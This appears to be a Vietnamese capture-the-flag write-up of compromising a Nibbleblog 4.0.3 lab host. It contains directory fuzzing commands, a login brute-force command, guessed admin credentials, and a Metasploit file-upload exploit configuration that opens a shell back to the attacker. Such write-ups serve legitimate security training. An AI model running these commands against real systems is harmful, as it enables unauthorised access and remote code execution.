

nibbleblog là tên 1 CMS

ffuf -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u http://10.10.10.75/nibbleblog/FUZZ/ -c


Tìm được các điểm vào: admin, plugins, content, languages,…

Trang web bị lỗi index nên các thư mục hiển thị tập tin

http://10.10.10.75/nibbleblog/content/




http://10.10.10.75/nibbleblog/admin/




ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.75/nibbleblog/FUZZ -c -e .php

Tìm được trang admin.php:



Tìm được tài khoản hợp lệ: admin: nibbles (đoán thủ công)

cewl -d 3 -m 6 --lowercase -w wordlists.txt http://10.10.10.75/nibbleblog




ffuf -w ./wordlists.txt -X POST -d "username=admin&password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.10.75/nibbleblog/admin.php -fr "Incorrect username or password"

Nó báo lỗi: Nibbleblog security error - Blacklist protection


Mình tấn công nhanh quá nên nó chặn mình đăng nhập

Vì wordlists nhỏ nên mình có thể làm bằng tay.

Giao diện trang web:



Mình tìm được 1 CVE có thể khai thác nibbleblog phiên bản 4.0.3



msfconsole

use exploit/multi/http/nibbleblog\_file\_upload

set lhost 10.10.14.3

set rhosts 10.10.10.75

set username admin

set password nibbles

set targeturi /nibbleblog

run

